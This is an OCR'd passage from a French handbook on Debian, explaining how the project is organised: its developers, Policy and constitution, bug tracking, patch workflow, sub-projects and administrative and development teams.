Dernier point anecdotique, c'est à lui que l'on doit l'inspiration des « noms de code » des différentes versions de Debian (1.1 — *Rex*, 1.2 — *Buzz*, 1.3 — *Bo*, 2.0 — *Hamm*, 2.1 — *Slink*, 2.2 — *Potato*, 3.0 — *Woody*, 3.1 — *Sarge*, 4.0 — *Etch*, *Testing* — *Lenny*, *Unstable* — *Sid*). Ils correspondent tous à des personnages de *Toy Story*. Ce film d'animation entièrement réalisé en images de synthèse fut produit par Pixar, employeur de Bruce à l'époque où il était leader Debian. Le nom « Sid » a un statut particulier puisqu'il restera éternellement associé à *Unstable* ; dans le film, il s'agit de l'enfant des voisins, incorrigible brise-tout — gare à vous donc si vous approchez *Unstable* de trop près ! Par ailleurs, *Sid* est l'acronyme de *Still In Development* (encore et toujours en cours de développement).

Fonctionnement du projet Debian

La richesse produite par le projet Debian résulte à la fois du travail sur l'infrastructure effectué par des développeurs Debian expérimentés, du travail individuel ou collectif de développeurs sur des paquets Debian, et des retours des utilisateurs.

Les développeurs Debian

- http://www.debian.org/devel/people
- http://www.debian.org/intro/organization

Les développeurs Debian ont des responsabilités diverses : membres attitrés du projet, ils infléchissent grandement les directions qu'il prend. Un développeur Debian maintient au minimum un paquet, mais selon son temps disponible et ses envies il a le loisir de s'engager dans de nombreuses équipes, développant ainsi ses responsabilités.

- http://www.debian.org/doc/debian-policy/

La maintenance des paquets est une activité relativement codifiée, largement documentée voire réglementée. Il faut en effet y respecter toutes les normes édictées par la *charte Debian* (connue en anglais sous le nom de *Debian Policy*). Fort heureusement, de nombreux outils facilitent le travail du mainteneur. Il peut ainsi se focaliser sur les particularités de son paquet et sur les tâches plus complexes, telles que la correction des bogues.

OUTIL **Base de données des développeurs**

Debian dispose d'une base de données comprenant l'ensemble des développeurs enregistrés et les informations qui s'y rattachent (adresse, téléphone, coordonnées géographiques — latitude et longitude...). Certaines de ces informations (nom, prénom, pays, identifiant chez Debian, identifiant IRC, clé GnuPG...) sont publiques et disponibles sur le Web.

‣ http://db.debian.org/

Les coordonnées géographiques permettent de générer une carte situant l'ensemble des développeurs sur le globe. On constate alors que Debian est vraiment un projet international : on trouve des développeurs sur tous les continents, même si la majorité proviennent de pays occidentaux.




Figure 1–1 Répartition mondiale des développeurs Debian

B.A.-BA **Maintenance d'un paquet, le travail du développeur**

Maintenir un paquet suppose d'abord d'« empaqueter » un logiciel. Concrètement, il s'agit d'en définir les modalités d'installation afin qu'une fois installé ce logiciel soit fonctionnel et respecte l'ensemble des règles que Debian s'astreint à suivre. Le résultat de cette opération est conservé dans une archive `.deb`. L'installation effective du logiciel se limitera ensuite à l'extraction de cette archive, ainsi qu'à l'exécution de quelques scripts de pré- ou post-installation.

Après cette phase initiale, le cycle de la maintenance débute vraiment : préparation des mises à jour pour respecter la dernière version de la charte Debian, correction des bogues signalés par les utilisateurs, inclusion d'une nouvelle version « amont » du logiciel, qui continue naturellement d'évoluer en parallèle (ex : lors de l'empaquetage le logiciel en était à la version 1.2.3. Après quelques mois de développement, ses auteurs originaux sortent une nouvelle version stable, numérotée 1.4.0. Il convient alors de mettre à jour le paquet Debian pour que les utilisateurs puissent bénéficier de sa dernière version stable).

La charte, élément essentiel du projet Debian, énonce les normes assurant à la fois la qualité des paquets et la parfaite interopérabilité de l'ensemble. Grâce à elle, Debian reste cohérent malgré sa taille gigantesque. Cette charte n'est pas figée, mais évolue continuellement grâce aux propositions incessamment formulées sur la liste debian-policy@lists.debian.org. Les amendements emportant l'adhésion de tous sont acceptés et appliqués au texte par un petit groupe de mainteneurs sans tâche éditoriale (ils se contentent d'inclure les modifications décidées par les développeurs Debian membres de la liste mentionnée ci-dessus). On peut consulter les actuelles propositions d'amendements via le système de suivi de bogues : http://bugs.debian.org/debian-policy

COMMUNAUTÉ **Processus éditorial de la charte**

Tout le monde peut proposer une modification de la charte Debian : il suffit de soumettre un rapport de bogue de « gravité » *wishlist* (souhait) sur le paquet *debian-policy*. Tout développeur Debian peut alors en faire une proposition officielle en incluant la balise « [PROPOSAL] » (proposition) dans le titre du rapport de bogue. L'aval de deux autres développeurs Debian (en anglais, le verbe consacré est *to second*) assure ensuite un minimum de crédibilité à la proposition. Suit une phase de discussion publique sur la liste debian-policy@lists.debian.org, évaluant les tenants et les aboutissants de la proposition. Si aucune objection majeure n'apparaît et qu'un consensus en faveur du changement semble se dégager, le titre du bogue est à nouveau changé pour y inclure la balise « [ACCEPTED] » avec la date d'acceptation, à charge pour les mainteneurs du paquet *debian-policy* d'intégrer l'amendement dans le texte de référence.

CHARTE DEBIAN **La documentation**

La documentation de chaque paquet est stockée dans `/usr/share/doc/paquet/`. Ce répertoire contient souvent un fichier `README.Debian` décrivant les aménagements spécifiques à Debian réalisés par le mainteneur. Il est donc sage de lire ce fichier avant toute configuration, pour tirer profit de son expérience. On trouve également un fichier `changelog.Debian.gz` décrivant les modifications effectuées au fil des versions par le mainteneur Debian. Le fichier `changelog.gz` (ou équivalent) décrit quant à lui les changements effectués au niveau des développeurs amont. Le fichier `copyright` rassemble les informations concernant les auteurs et la licence à laquelle le logiciel est soumis. Enfin, on trouve parfois un fichier `NEWS.Debian.gz`, qui permet au développeur Debian de communiquer quelques informations importantes concernant les mises à jour (si *apt-listchanges* est employé, les messages seront automatiquement affichés par APT). Tous les autres fichiers sont spécifiques au logiciel en question. Signalons notamment le sous-répertore `examples` qui contient souvent des exemples de fichiers de configuration.

La charte encadre très bien tout ce qui a trait au côté technique de la mise en paquet. La taille du projet soulève aussi des problèmes organisationnels ; ils sont traités par la constitution Debian, qui fixe une structure et des moyens de décision.

Cette constitution définit un certain nombre d'acteurs, de postes, les responsabilités et les pouvoirs de chacun. On retiendra que les développeurs Debian ont toujours le pouvoir ultime de décision par un vote de résolution générale — avec nécessité d'obtenir une majorité qualifiée de trois quarts pour les changements les plus importants (comme ceux portant sur les textes fondateurs). Cependant, les développeurs élisent annuellement un « leader » pour les représenter dans les congrès et assurer la coordination interne entre les différentes équipes. Son rôle n'est pas formellement défini par un document, et il est d'usage que chaque candidat à ce poste donne sa propre définition de la fonction. À mon sens, le leader a un rôle représentatif auprès des médias, un rôle de coordination entre les équipes « internes » et un rôle de visionnaire pour donner une ligne directrice au projet, dans laquelle les développeurs peuvent s'identifier.

Concrètement, le leader dispose de pouvoirs réels : sa voix est déterminante en cas d'égalité dans un vote, il peut prendre toute décision qui ne relève pas déjà d'un autre, et déléguer une partie de ses responsabilités.

La constitution définit également un « comité technique ». Son rôle essentiel est de trancher sur des points techniques lorsque les développeurs concernés ne sont pas parvenus à un accord entre eux. Par ailleurs, ce comité joue aussi un rôle de conseil vis-à-vis de chaque développeur qui n'arrive pas à prendre une décision qui lui revient. Il est important de noter qu'il n'intervient que lorsqu'une des parties concernées le lui a demandé.

Enfin, la constitution définit le poste de « secrétaire du projet », qui a notamment en charge l'organisation des votes liés aux différentes élections et résolutions générales.

La procédure de « résolution générale » est entièrement détaillée dans la constitution, depuis la période de discussion préalable jusqu'à l'analyse des résultats des votes. Pour plus de détails, nous vous invitons à en consulter le texte intégral : http://www.debian.org/devel/constitution.fr.html

Même si cette constitution instaure un semblant de démocratie, la réalité quotidienne est très différente : Debian suit naturellement les lois du logiciel libre, et sa politique du fait accompli. On peut longtemps débattre des mérites respectifs des différentes manières d'aborder un problème, la solution retenue sera la première fonctionnelle et satisfaisante... celle à la réalisation de laquelle une personne compétente aura consacré une partie de son temps.

C'est d'ailleurs la seule manière d'obtenir des galons : faire quelque chose d'utile et démontrer que l'on a bien travaillé. Beaucoup d'équipes « administratives » de Debian fonctionnent sur le mode de la cooptation, et favoriseront des volontaires ayant déjà effectivement contribué dans le sens de leur action et prouvé leur compétence à la tâche. Cette méthode est envisageable car l'essentiel du travail de ces équipes est public, donc a fortiori accessible à tout développeur intéressé. C'est pourquoi Debian est souvent qualifiée de « méritocratie ».

COMMUNAUTÉ L'intégration des nouveaux mainteneurs

L'équipe chargée de l'admission des nouveaux développeurs est la plus régulièrement critiquée. Il faut reconnaître qu'au fil des années le projet Debian est devenu de plus en plus exigeant avec les développeurs qu'il accepte en son sein. On peut y voir une certaine injustice, mais nous admettrons que ce qui n'étaient que de petits défis au départ prend l'allure de gageures dans une communauté de plus de 1000 personnes, où il s'agit de garantir la qualité et l'intégrité de tout ce que Debian produit pour ses utilisateurs.
Par ailleurs, la procédure d'acceptation se conclut par la revue de la candidature par une personne unique, le « Responsable des comptes Debian » (ou *DAM — Debian Account Manager*). Celui-ci est donc particulièrement exposé aux critiques, puisqu'il accepte ou refuse en dernier recours l'intégration d'un volontaire au sein de la communauté des développeurs Debian. Dans la pratique, il s'agit parfois de retarder l'acceptation d'une personne, le temps qu'elle connaisse mieux le fonctionnement du projet. On peut en effet contribuer à Debian avant d'y être accepté comme développeur officiel grâce à un mécanisme de parrainage par d'anciens développeurs.

Ce mode de fonctionnement efficace garantit la qualité des contributeurs au sein des équipes « clés » de Debian. Tout n'est pas parfait pour autant, et il arrive fréquemment que certains n'acceptent pas cette manière de procéder. La sélection des développeurs acceptés dans ces

CULTURE Flamewar, la discussion qui s'enflamme

Une *flamewar*, littéralement « guerre enflammée », est une discussion (trop) passionnée qui finit souvent par des attaques personnelles lorsque tous les arguments raisonnés ont été épuisés de part et d'autre. Certains thèmes sont beaucoup plus sujets à polémique que d'autres (l'exemple type étant le choix d'un éditeur de texte, « préférez-vous `vi` ou `emacs` ? »). Ils provoquent de très rapides échanges de courrier électronique du fait du nombre de personnes concernées (tout le monde) et de l'aspect très personnel de cette question.
Rien de très utile ne sortant généralement de ces discussions, abstenez-vous d'y participer et ne survolez que rapidement leur contenu — sa lecture complète serait trop chronophage.

CULTURE Méritocratie, le règne du savoir

La méritocratie est une forme de gouvernement où le pouvoir est exercé par les plus « méritants ». Pour Debian, le mérite se mesure à la compétence, elle-même évaluée en observant les réalisations passées des uns et des autres au sein du projet. Leur simple existence prouve un certain niveau de compétence ; ces réalisations étant en général des logiciels libres, aux codes sources disponibles, il sera facile aux pairs d'en juger la qualité.

équipes peut paraître quelque peu arbitraire voire injuste. Par ailleurs, tout le monde n'a pas la même définition du service attendu de ces équipes. Pour certains, il est inacceptable de devoir attendre 8 jours l'intégration d'un nouveau paquet Debian ; d'autres patienteront 3 semaines sans peine. Aussi, des esprits chagrins se plaignent régulièrement de la « qualité du service » de certaines équipes.

Le rôle actif des utilisateurs

Est-il pertinent de citer les utilisateurs parmi les acteurs du fonctionnement de Debian ? Oui : ils y jouent un rôle crucial. Loin d'être « passifs », certains de nos utilisateurs se servent quotidiennement des versions de développement et nous envoient régulièrement des rapports de bogues signalant des problèmes. D'autres vont encore plus loin et formulent des améliorations (par l'intermédiaire d'un bogue de « gravité » *wishlist* — littéralement « liste de vœux »), voire soumettent directement des correctifs du code source (*patches*, voir encadré page 13).

OUTIL Système de suivi de bogues

Le système de suivi de bogues *Debian Bug Tracking System (Debian BTS)* encadre le projet. Son interface web, partie émergée, permet de consulter tous les bogues répertoriés, et propose d'afficher une liste (triée) de bogues sélectionnés sur de nombreux critères : paquet concerné, gravité, statut, adresse du rapporteur, adresse du mainteneur concerné, étiquette ou *tag*, etc.). Il est encore possible de consulter l'historique complet et toutes les discussions se rapportant à chacun des bogues.

Sous la surface, Debian BTS communique par courrier électronique : toutes les informations qu'il stocke proviennent de messages émis par les différents acteurs concernés. Tout courrier envoyé à 12345@bugs.debian.org sera ainsi consigné dans l'historique du bogue 12345. Les personnes habilitées pourront « fermer » ce bogue en écrivant à 12345-done@bugs.debian.org un message exposant les motifs de cette décision (un bogue est fermé lorsque le problème signalé est corrigé ou plus valide). On signalera un nouveau bogue en transmettant à submit@bugs.debian.org un rapport respectant un format précis, permettant d'identifier le paquet concerné. L'adresse control@bugs.debian.org propose enfin de manipuler toutes les « méta-informations » relatives à un bogue.

Debian BTS offre bien d'autres fonctionnalités (notamment les *tags*, ou étiquettes) — nous vous invitons à les découvrir en lisant sa documentation en ligne :

- http://www.debian.org/Bugs/index.fr.html

Par ailleurs, de nombreux utilisateurs satisfaits du service offert par Debian souhaitent à leur tour apporter une pierre à l'édifice. Pas toujours pourvus des compétences de programmation adéquates, ils choisissent parfois d'aider à la traduction de documents et aux relectures de celles-ci. Pour les francophones, tout ce travail est coordonné sur la liste debian-l10n-french@lists.debian.org.

VOCABULAIRE Gravité d'un bogue

La « gravité » (*severity* en anglais) d'un bogue décrit de manière formelle la gravité du problème signalé. Tous n'ont en effet pas la même importance : une faute de frappe dans un manuel n'a rien de comparable à une faille de sécurité dans un logiciel serveur.

Debian utilise une échelle étendue de gravités permettant d'exprimer assez finement la gravité d'un bogue. Elle définit par ailleurs très précisément chacun de ces niveaux afin de faciliter le choix de l'un ou l'autre.

- http://www.debian.org/Bugs/Developer.fr.html#severities

B.A.-BA i18n et l10n, qu'es aquò ?

« i18n » et « l10n » sont les abréviations respectives des mots « internationalisation » et « localisation », dont elles ne conservent que l'initiale, la finale, et le nombre de lettres intermédiaires.

« Internationaliser » un logiciel consiste à le modifier pour qu'il puisse être traduit (localisé). Il s'agit de réécrire partiellement un programme prévu pour fonctionner dans une seule langue afin de l'ouvrir à toutes les langues.

« Localiser » un programme consiste à en traduire les messages originels (souvent en anglais) dans une autre langue. Pour cela, il devra avoir été internationalisé.

En résumé, l'internationalisation prépare le logiciel à la traduction, qui est ensuite réalisée par la localisation.

- http://www.debian.org/intl/french/index.fr.html

B.A.-BA **Patch, le moyen d'envoyer un correctif**

Un patch est un fichier décrivant des changements à apporter à un ou plusieurs fichiers de référence. Concrètement, on y trouve une liste de lignes à supprimer ou à insérer, ainsi (parfois) que des lignes reprises du texte de référence et replaçant les modifications dans leur contexte (elles permettront d'en identifier l'emplacement si les numéros de lignes ont changé).
On utilise indifféremment les termes « correctif » et « patch » car la plupart des corrections de bogues sont envoyées sous forme de patch. L'utilitaire appliquant les modifications données par un tel fichier s'appelle simplement **patch**. L'outil qui le crée s'appelle **diff** (autre synonyme de « correctif ») et s'utilise comme suit :

```
$ diff -u file.old file.new >file.patch
```

Le fichier `file.patch` contient les instructions permettant de transformer le contenu de `file.old` en celui de `file.new`. On pourra le transmettre à un correspondant pour qu'il recrée `file.new` à partir des deux autres comme ci-dessous :

```
$ patch -p0 file.old <file.patch
```

Le fichier `file.old` est maintenant identique à `file.new`.

OUTIL **Signaler un bogue avec reportbug**

L'outil **reportbug** facilite l'envoi d'un rapport de bogue sur un paquet Debian. Il peut vérifier au préalable que le bogue concerné n'a pas déjà été référencé, ce qui évite la création de doublons. Il rappelle la définition de la gravité pour qu'elle soit aussi juste que possible (le développeur pourra toujours affiner par la suite le jugement de l'utilisateur). Il permet d'écrire un rapport de bogue complet sans en connaître la syntaxe précise, en l'écrivant puis en proposant de le retoucher. Ce rapport sera ensuite transmis via un serveur de courrier électronique (local par défaut, mais **reportbug** peut aussi utiliser un serveur distant).
Cet outil cible d'abord les versions de développement, seules concernées par les corrections de bogues. Une version stable de Debian est en effet figée dans le marbre, à l'exception des mises à jour de sécurité ou très importantes (si par exemple un paquet n'est pas du tout fonctionnel). Une correction d'un bogue bénin dans un paquet Debian devra donc attendre la version stable suivante.

Tous ces mécanismes sont accentués par le comportement des utilisateurs. Loin d'être isolés, ils forment une vraie communauté, au sein de laquelle de nombreux échanges ont lieu. Citons notamment l'activité impressionnante de la liste de discussion des utilisateurs francophones debian-user-french@lists.debian.org (le chapitre 7 vous révélera plus d'informations sur cette dernière).

Non contents de s'entraider sur des problèmes techniques qui les concernent directement, ceux-ci traitent aussi de la meilleure manière d'aider Debian et de faire progresser le projet — discussions provoquant souvent des suggestions d'amélioration.

Debian ne finançant aucune campagne publicitaire d'auto-promotion, ses utilisateurs jouent un rôle essentiel dans sa diffusion, et en assurent la notoriété par le bouche-à-oreille.

Cette méthode fonctionne plutôt bien puisqu'on retrouve des inconditionnels de Debian à tous les niveaux de la communauté du logiciel libre : dans les *install parties* (ateliers d'installation, encadrés par des habitués, pour les nouveaux venus à Linux) organisées par les groupes locaux d'utilisateurs de Linux, sur les stands associatifs des grands salons d'informatique traitant de Linux, etc.

Signalons que des volontaires réalisent affiches, tracts et autres supports utiles pour la promotion du projet, qu'ils mettent à disposition de tous et que Debian fournit librement sur son site web : http://www.debian.org/events/material.fr.html

Équipes et sous-projets

Debian s'organisa d'emblée autour du concept de paquet source, chacun disposant de son mainteneur voire de son groupe de mainteneurs. De nombreuses équipes de travail sont peu à peu apparues, assurant l'administration de l'infrastructure, la gestion des tâches transversales à tous les paquets (assurance qualité, charte Debian, programme d'installation...), les dernières équipes s'articulant autour de sous-projets.

Sous-projets Debian existants

À chaque public sa Debian ! Un sous-projet est un regroupement de volontaires intéressés par l'adaptation de Debian à des besoins spécifiques. Au-delà de la sélection d'un sous-ensemble de logiciels dédiés à un usage particulier (éducation, médecine, création multimédia...), cela suppose d'améliorer les paquets existants, de mettre en paquet les logiciels manquants, d'adapter l'installateur, de créer une documentation spécifique, etc.

Voici une petite sélection des sous-projets actuels :

- Debian-Junior de Ben Armstrong, vise à proposer aux enfants un système Debian facile et attrayant ;
- Debian-Edu, de Petter Reinholdtsen, se focalise sur la création d'une distribution spécialisée pour le monde éducatif ;
- Debian-Med d'Andreas Tille se consacre au milieu médical ;
- Debian-Multimedia des créateurs d'Agnula traite de création multimédia ;
- Debian-Desktop de Colin Walters s'intéresse à la bureautique ;
- Debian-Ham, créé par Bruce Perens, cible les radio-amateurs ;
- Debian-NP (comme *Non-Profit*) concerne les associations à but non lucratif ;
- Debian-Lex enfin, travaille pour le cadre des cabinets juridiques.

VOCABULAIRE

Sous-projet et distribution dérivée

Le processus de développement d'une distribution dérivée consiste à partir d'une version donnée de Debian et à y apporter un ensemble de modifications. L'infrastructure employée pour ce travail est totalement externe au projet Debian et il n'y a pas nécessairement de politique de contribution des améliorations apportées. Cette différence explique qu'une distribution dérivée puisse « diverger » de ses origines et qu'il lui faille régulièrement se resynchroniser pour profiter des améliorations apportées en amont.

À l'opposé, un sous-projet ne peut pas diverger puisque tout son travail consiste à directement améliorer Debian pour le rendre plus adapté à son but.

La distribution dérivée de Debian la plus célèbre est sans conteste Ubuntu, mais il y en a un grand nombre, consultez l'annexe page 377 pour découvrir leurs particularités et leur positionnement vis-à-vis de Debian.

PERSPECTIVE

Debian en milieu scolaire

Debian-Edu est à l'origine un projet francophone réalisé par Stéphane Casset et Raphaël Hertzog au sein de la société Logidée, pour le compte d'un centre départemental de documentation pédagogique. Raphaël l'a ensuite intégré à Debian en tant que sous-projet. Faute de temps, il n'a plus progressé, comme c'est parfois le cas des logiciels libres dépourvus de contributeurs.

Parallèlement, une équipe de Norvégiens travaillait sur une distribution similaire, également basée sur **`debian-installer`**. Les progrès de SkoleLinux étant significatifs, Raphaël leur a proposé de s'intégrer à Debian et de reprendre le flambeau de Debian-Edu.

Gageons que cette liste s'étoffera avec le temps et une meilleure perception des avantages des sous-projets Debian. En s'appuyant pleinement sur l'infrastructure existante de Debian, ils peuvent en effet se concentrer sur un travail à réelle valeur ajoutée et n'ont pas à se soucier de "resynchroniser" avec Debian puisqu'ils évoluent dès le début au sein du projet.

Équipes administratives

La plupart des équipes administratives sont relativement fermées et ne recrutent que par cooptation. Le meilleur moyen d'y entrer est alors d'en aider intelligemment les membres actuels en montrant que l'on a compris leurs objectifs et leur mode de fonctionnement.

Les *ftpmasters* sont les responsables de l'archive de paquets Debian. Ils maintiennent le programme qui reçoit les paquets envoyés par les développeurs et les installe automatiquement, après quelques vérifications, sur le serveur de référence (`ftp-master.debian.org`).

Ils doivent aussi vérifier la licence des nouveaux paquets, pour savoir si Debian peut les distribuer, avant de les intégrer au corpus de paquets existants. Lorsqu'un développeur souhaite supprimer un paquet, c'est à eux qu'il s'adresse via le système de suivi de bogues et le « pseudo-paquet » *ftp.debian.org*.

OUTIL **Système de suivi de paquets**

C'est l'une des réalisations de Raphaël. L'idée de base est de rassembler sur une seule page le maximum d'informations relatives à chaque paquet source. On peut ainsi visualiser rapidement l'état du logiciel, identifier les tâches à réaliser, et proposer son aide. C'est pourquoi cette page réunit en vrac les statistiques des bogues, les versions disponibles dans chaque distribution, la progression du paquet dans la distribution *Testing*, l'état des traductions des descriptions et des *templates debconf*, l'éventuelle disponibilité d'une nouvelle version amont, des avertissements en cas de non conformité à la dernière version de la charte Debian, des renseignements sur le mainteneur, et toute autre information que celui-ci aura souhaité y intégrer.

- http://packages.qa.debian.org/

Un système d'abonnement par courrier électronique complète cette interface web. Il envoie automatiquement une sélection d'informations choisies dans la liste suivante : bogues et discussions associées, notices de disponibilité d'une nouvelle version sur les serveurs Debian, traductions effectuées (pour les relire), etc.

Les utilisateurs avancés peuvent donc suivre tout cela de près, voire contribuer au projet après avoir bien compris son fonctionnement.

Igor Genibel a créé une interface web similaire, développée autour des mainteneurs plutôt que des paquets eux-mêmes. Elle donne à chaque développeur un synoptique de l'état de tous les paquets Debian placés sous sa responsabilité.

- http://qa.debian.org/developer.php

Ces deux sites web constituent des outils pour *Debian QA* (*Quality Assurance*), le groupe en charge de l'assurance qualité au sein de Debian.

PERSPECTIVE

Debian pour le multimédia

Agnula était un projet européen mené sous la direction d'une équipe italienne. Il consistait, pour sa partie « DeMuDi », à développer une version de Debian dédiée aux applications multimédia. Certains membres du projet, et notamment Marco Trevisani, ont voulu le pérenniser en l'intégrant dans Debian. Le sous-projet Debian-Multimedia était né.

- http://www.agnula.info/
- http://wiki.debian.org/DebianMultimedia

Le projet a toutefois bien du mal à se forger une identité et à décoller. Free Ekanayaka effectue le travail dans Debian mais propose le résultat sous forme d'une distribution dérivée : il s'agit de 64Studio. Cette distribution est affiliée à une société qui propose du support payant.

- http://www.64studio.com/

VOCABULAIRE

Le pseudo-paquet, un outil de suivi

Le système de suivi de bogues, initialement conçu pour associer des rapports de bogue à un paquet Debian, s'avère très pratique pour gérer d'autres cas de figure : liste de problèmes à résoudre ou de tâches à mener indépendamment de tout lien à un paquet Debian. Les « pseudo-paquets » permettent ainsi à certaines équipes d'utiliser le système de suivi de bogues sans y associer de paquet réel. Tout le monde peut ainsi leur signaler des éléments à traiter. Le BTS dispose ainsi d'une entrée *ftp.debian.org* pour signaler les problèmes de l'archive de paquets ou simplement y demander la suppression d'un paquet. De même, le pseudo-paquet *www.debian.org* correspond aux erreurs sur le site web de Debian, et *lists.debian.org* rassemble les soucis liés aux listes de diffusion.

OUTIL GForge, le couteau suisse du développement collaboratif

GForge est un logiciel permettant de créer des sites similaires à `www.sourceforge.net`, `alioth.debian.org` ou encore `savannah.gnu.org`. Il s'agit d'héberger des projets et de leur proposer un ensemble de services facilitant le développement collaboratif. Chaque projet dispose alors d'un espace virtuel dédié, regroupant un site web, un système de suivi de bogues, un système de suivi de patches, un outil de sondages, un espace de dépôt de fichiers, des forums, des archives CVS, des listes de diffusion et divers services annexes.

`alioth.debian.org` est le serveur GForge de Debian, administré par les auteurs de ce livre ainsi que Christian Bayle et Stephen Gran. Tout projet impliquant un ou plusieurs développeurs Debian peut y être hébergé.

▸ http://alioth.debian.org/

Très complexe de par l'étendue des services qu'il offre, GForge est désormais relativement facile à installer grâce au travail exceptionnel de Roland Mas et Christian Bayle sur le paquet Debian **`gforge`**.

L'équipe *debian-admin* (debian-admin@lists.debian.org), comme on peut s'y attendre, est responsable de l'administration système des nombreux serveurs exploités par le projet. Elle veille au fonctionnement optimal de l'ensemble des services de base (DNS, Web, courrier électronique, shell, CVS, etc.), installe les logiciels demandés par les développeurs Debian, et prend toutes les précautions en matière de sécurité.

Les *listmasters* administrent le serveur de courrier électronique gérant les listes de diffusion. Ils créent les nouvelles listes, gèrent les *bounces* (notices de non livraison), et maintiennent des filtres contre le *spam* (pourriel, ou publicités non sollicitées).

CULTURE Le trafic sur les listes de diffusion : quelques chiffres

Les listes de diffusion sont sans doute le meilleur témoin de l'activité d'un projet, car elles gardent la trace de tout ce qui s'y passe. Voici quelques statistiques concernant nos listes de diffusion qui parleront d'elles-mêmes : Debian héberge plus de 180 listes totalisant 175 000 abonnements individuels. Les 45 000 messages écrits tous les mois provoquent chaque jour l'envoi de 1 million de courriers électroniques.

Chaque service spécifique dispose de sa propre équipe d'administration système, constituée généralement par les volontaires qui l'ont mise en place (et, souvent, programmé eux-mêmes les outils correspondants). C'est le cas du système de suivi de bogues (BTS), du système de suivi de paquets (*Package Tracking System* — PTS), d'`alioth.debian.org` (serveur GForge, voir encadré), des services disponibles sur `qa.debian.org`, `lintian.debian.org`, `arch.debian.org`, `svn.debian.org`, `cdimage.debian.org`, etc.

Équipes de développement, équipes transversales

Contrairement aux équipes administratives, les équipes de développement sont très largement ouvertes, même aux contributeurs extérieurs. Même si Debian n'a pas vocation à créer des logiciels, le projet a besoin de quelques programmes spécifiques pour atteindre ses objectifs. Évidemment développés sous une licence libre, ces outils font appel aux méthodes éprouvées par ailleurs dans le monde du logiciel libre.

CULTURE CVS

CVS (*Concurrent Versions System*) est un outil pour travailler simultanément à plusieurs sur des fichiers en conservant un historique des modifications. Il s'agit en général de fichiers texte, comme le code source d'un logiciel. Si plusieurs personnes travaillent de concert sur le même fichier, **cvs** ne pourra fusionner les modifications effectuées que si elles ont porté sur des portions distinctes du texte. Dans le cas contraire, il faudra résoudre ces « conflits » à la main. Ce système gère les modifications ligne par ligne en stockant des correctifs différentiels de type *diff* d'une « révision » (version) à l'autre.

CVS utilise une archive centrale (« dépôt » appelé *CVS repository* en anglais), stockant les fichiers et l'historique de leurs modifications (chaque révision est enregistrée sous la forme d'un fichier correctif de type *diff*, prévu pour être appliqué sur la version précédente). Chacun en extrait une version particulière (*working copy* ou « copie de travail ») pour travailler. L'outil permet notamment de consulter les modifications effectuées sur sa copie de travail (**cvs diff**), de les enregistrer dans l'archive centrale en créant une nouvelle entrée dans l'historique des versions (**cvs commit**), de mettre à jour sa copie de travail pour intégrer les modifications effectuées en parallèle par d'autres utilisateurs (**cvs update**), et d'enregistrer dans l'historique une configuration particulière afin de pouvoir facilement l'extraire plus tard (**cvs tag**).

Les experts de **cvs** sauront mener de front plusieurs versions d'un projet en développement sans qu'elles n'interfèrent. Le terme consacré est *branches*. Cette métaphore de l'arbre est assez juste, car il s'agit d'abord de développer un programme sur un tronc commun. Parvenu à une étape importante (comme la version 1.0), le développement continue sur deux branches : la branche de développement prépare la version majeure suivante et la branche de maintenance gère les mises à jour corrigeant la version 1.0.

cvs souffre pourtant de quelques limitations. Incapable de gérer les liens symboliques, les changements de noms de fichiers ou de répertoires, la suppression de répertoires, etc. il a contribué à l'apparition de concurrents libres et plus modernes, corrigeant la plupart de ces défauts. Citons notamment **subversion**, **git**, **bzr** et **arch**.

- http://subversion.tigris.org/
- http://git.or.cz/
- http://bazaar-vcs.org/
- http://www.gnu.org/software/gnu-arch/

Debian a développé peu de logiciels en propre, mais certains ont acquis un rôle capital, et leur notoriété dépasse désormais le cadre du projet. Citons notamment **dpkg**, programme de manipulation des paquets Debian (c'est d'ailleurs une abréviation de *Debian PacKaGe*), et **apt**, outil d'installation automatique de tout paquet Debian et de ses dépendances, garantissant la cohérence du système après la mise à jour (c'est l'acronyme d'*Advanced Package Tool*). Leurs équipes sont pourtant très réduites, car un très bon niveau en programmation est nécessaire à la compréhension globale du fonctionnement de ce type de programmes.

L'équipe la plus importante est probablement celle du programme d'installation de Debian, **debian-installer**, qui a accompli un travail titanesque depuis sa conception en 2001. Il lui a fallu recourir à de nombreux contributeurs car il est difficile d'écrire un seul logiciel capable d'installer Debian sur une douzaine d'architectures différentes. Chacune a son propre mécanisme de démarrage et son propre chargeur d'amor-

- http://www.debian.org/devel/debian-installer/
- http://www.kitenet.net/~joey/blog/entry/d-i_retrospective-2004-08-07-19-46.html

çage (*bootloader*). Tout ce travail est coordonné sur la liste de diffusion debian-boot@lists.debian.org, sous la houlette de Frans Pop et Joey Hess.

L'équipe du programme **debian-cd**, plus réduite, a un objet bien plus modeste. Signalons que de nombreux petits contributeurs se chargent de leur architecture, le développeur principal ne pouvant pas en connaître toutes les subtilités, ni la manière exacte de faire démarrer l'installateur depuis le CD-Rom.

De nombreuses équipes ont des tâches transversales à l'activité de mise en paquet : debian-qa@lists.debian.org essaye par exemple d'assurer la qualité à tous les niveaux de Debian. Quant à debian-policy@lists.debian.org, elle fait évoluer la charte Debian en fonction des propositions des uns et des autres. Les équipes responsables de chaque architecture (debian-*arch*@lists.debian.org) y compilent tous les paquets, qu'elles adaptent à leur architecture le cas échéant.

D'autres équipes encadrent les paquets les plus importants pour en assurer la maintenance sans faire peser une trop lourde responsabilité sur une seule paire d'épaules ; c'est le cas de la bibliothèque C avec debian-glibc@lists.debian.org, du compilateur C avec debian-gcc@lists.debian.org ou encore de X.org avec debian-x@lists.debian.org (groupe également connu sous le nom de *X Strike Force*, coordonné par David Nusinow).

Rôle d'une distribution

